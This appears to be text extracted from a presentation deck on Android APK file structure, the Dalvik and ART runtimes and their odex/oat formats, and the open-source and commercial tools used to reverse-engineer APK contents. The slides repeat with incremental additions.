
010Editor Templates

# ANDROID APPLICATION PACKAGING (APK)

application/vnd.android.package-archive



Blah.apk



**Dalvik Executable**  
Compiled classes for  
DVM

Contains executable  
Dalvik code

Optimized on install to:  
ODEX for DVM runtime  
OAT for ART runtime

Reverse with:

smali

IDA Pro

jeb / jeb2

androguard

enjarify

dex2jar + jad/jd

jadx

010Editor Templates

# ANDROID APPLICATION PACKAGING (APK)

application/vnd.android.package-archive



Blah.apk



META-INF/MANIFEST.MF

All open sourced tools

androguard used by VT  
(acquired by Google)



smali creator/maintainer now  
works at Google, used in  
AOSP



enjarify specifically released  
by Google



dex2jar creator/maintainer  
works(ed?) at Trend

AndroidManifest.xml



radare creator/maintainer  
works at NowSecure

resources.arsc

\*

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Reverse with:

smali / apktool

IDA Pro

jeb / jeb2

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enjarify

dex2jar + jad/jd

jadx

radare


010Editor Templates

# ANDROID APPLICATION PACKAGING (APK)

application/vnd.android.package-archive




Blah.apk



META-INF/ MANIFEST.MF  
CERT\_NAME.(RSA | DSA)  
CERT\_NAME.SF



lib/ armeabi(-v7a)/ lib\*.so  
apktool used original  
axmlprinter2 code, now  
mostly refactored out



res/ drawable-\*/ \*.png  
xml/ \*.xml  
raw/ ..  
jeb (maybe jeb2?) originally  
used apktool for resource  
parsing and back ported  
patches for resources which  
broke the non-free tool

AndroidManifest.xml

classes.dex

resources.arsc

\*

Dalvik Executable  
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
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application/vnd.android.package-archive



Blah.apk



META-INF/ MANIFEST.MF  
CERT\_NAME.(RSA | DSA)  
CERT\_NAME.SF



lib/ armeabi(-v7a)/ lib\*.so

arm64-v8a/  
x86/  
mips/  
Contains or is a disassemblers which can provide a more direct translation to what the Android VM will see.



\*.png  
xml/ \*.xml

May require additional learning of a simple "jasmin"-esk language usually.

AndroidManifest.xml

classes.dex

resources.arsc

\*

**Dalvik Executable**  
Compiled classes for DVM

Contains executable Dalvik code

Optimized on install to:  
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**Reverse with:**

smali / apktool

IDA Pro

jeb / jeb2

androguard

enjarify

dex2jar + jad/jd

jadx

radare

010Editor Templates

# ANDROID APPLICATION PACKAGING (APK)

application/vnd.android.package-archive



Blah.apk



META-INF/ MANIFEST.MF  
CERT\_NAME.(RSA | DSA)  
CERT\_NAME.SF



lib/ armeabi(-v7a)/ lib\*.so  
Contains or is a decompiler  
which will attempt to translate  
actual code to (usually) Java  
code.



res/ drawable-\*/ \*.png  
xml/ \*.xml  
raw/ ..  
Can allow leveraging usual  
Java tools and/or code review  
style of reverse engineering.

assets/ \*

AndroidManifest.xml

classes.dex

resources.arsc

\*

**Dalvik Executable**  
Compiled classes for  
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Contains executable  
Dalvik code

Optimized on install to:  
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


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META-INF/ MANIFEST.MF  
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CERT\_NAME.SF



lib/ armeabi(-v7a)/ lib\*.so  
arm64-v8a/  
x86/  
mips/



Scriptable or accessible via an API to allow plugins or potential automation. \*  
res/ drawable\*/ \*.png  
xml/ \*.xml  
raw/ ...

assets/ \*

AndroidManifest.xml

classes.dex

resources.arsc

\*

**Dalvik Executable**  
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010Editor Templates

# ANDROID APPLICATION PACKAGING (APK)

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Blah.apk



META-INF/ MANIFEST.MF  
CERT\_NAME.(RSA | DSA)  
CERT\_NAME.SF



lib/ armeabi(-v7a)/ lib\*.so  
arm64-v8a/

Easy to understand hex viewer  
with FOSS templates for Dalvik.



res/ drawable-\*/ \*.png  
xml/ \*.xml  
raw/

Excellent for determining  
forensic differences between  
files, looking for "oddities", etc.

assets/ \*

AndroidManifest.xml

classes.dex

resources.arsc

\*

**Dalvik Executable**  
Compiled classes for  
DVM

Contains executable  
Dalvik code

Optimized on install to:  
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radare

010Editor Templates

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Blah.apk



META-INF/ MANIFEST.MF  
CERT\_NAME.(RSA | DSA)  
CERT\_NAME.SF



lib/ armeabi(-v7a)/ lib\*.so  
arm64-v8a/  
x86/  
mips/



res/ drawable-\*/ \*.png  
xml/ \*.xml  
raw/ ...

assets/ \*

AndroidManifest.xml

classes.dex

resources.arsc

\*

Resource file  
Compiled Android  
Resource File

R.java  
strings.xml  
layouts.xml  
ids.xml


Reversed with:  
aapt  
apktool  
axmlprinter2

# ANDROID APPLICATION PACKAGING (APK)

application/vnd.android.package-archive



Blah.apk



## Random Files

Since it's a zip, lots of extra stuff lands here

## Examples:

- Java source
- protobuf definitions
- private keys
- cross infections from build machines

# DALVIK VM

32bit only  
"Just In Time"

Taken from  
APK file

dex file

DexOpt

odex file

Optimized (inlined)  
Dalvik code

VS

# ART VM

32bit and 64bit  
"Ahead of Time"

dex file

Dex transform to Odex  
Odex transformed into OAT  
(dex2oat)

oat file

ELF file

# DALVIK VM

32bit only  
"Just In Time"

# VS

# ART VM

32bit and 64bit  
"Ahead of Time"

Taken from  
APK file

dex file

dex file



Original state for both is a dex file  
Always have this for any installable file

Dex transform to Odex  
Odex transformed into OAT  
(dex2oat)

Optimized (inlined)  
Dalvik code

odex file

oat file

ELF file

# DALVIK VM

32bit only  
"Just In Time"

# VS

# ART VM

32bit and 64bit  
"Ahead of Time"

Taken from  
APK file

dex file

dex file

DexOpt

Dex transform to Odex  
Odex transformed into OAT  
(dex2oat)


Odex files must be de-odexed  
(de-optimize the inlined code)

Optimized (inlined)  
Dalvik code

odex file

oat file

ELF file



# DALVIK VM

32bit only  
"Just In Time"

# VS

# ART VM

32bit and 64bit  
"Ahead of Time"

Taken from  
APK file

dex file

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DexOpt

Dex transform to Odex  
Odex transformed into OAT  
(dex2oat)

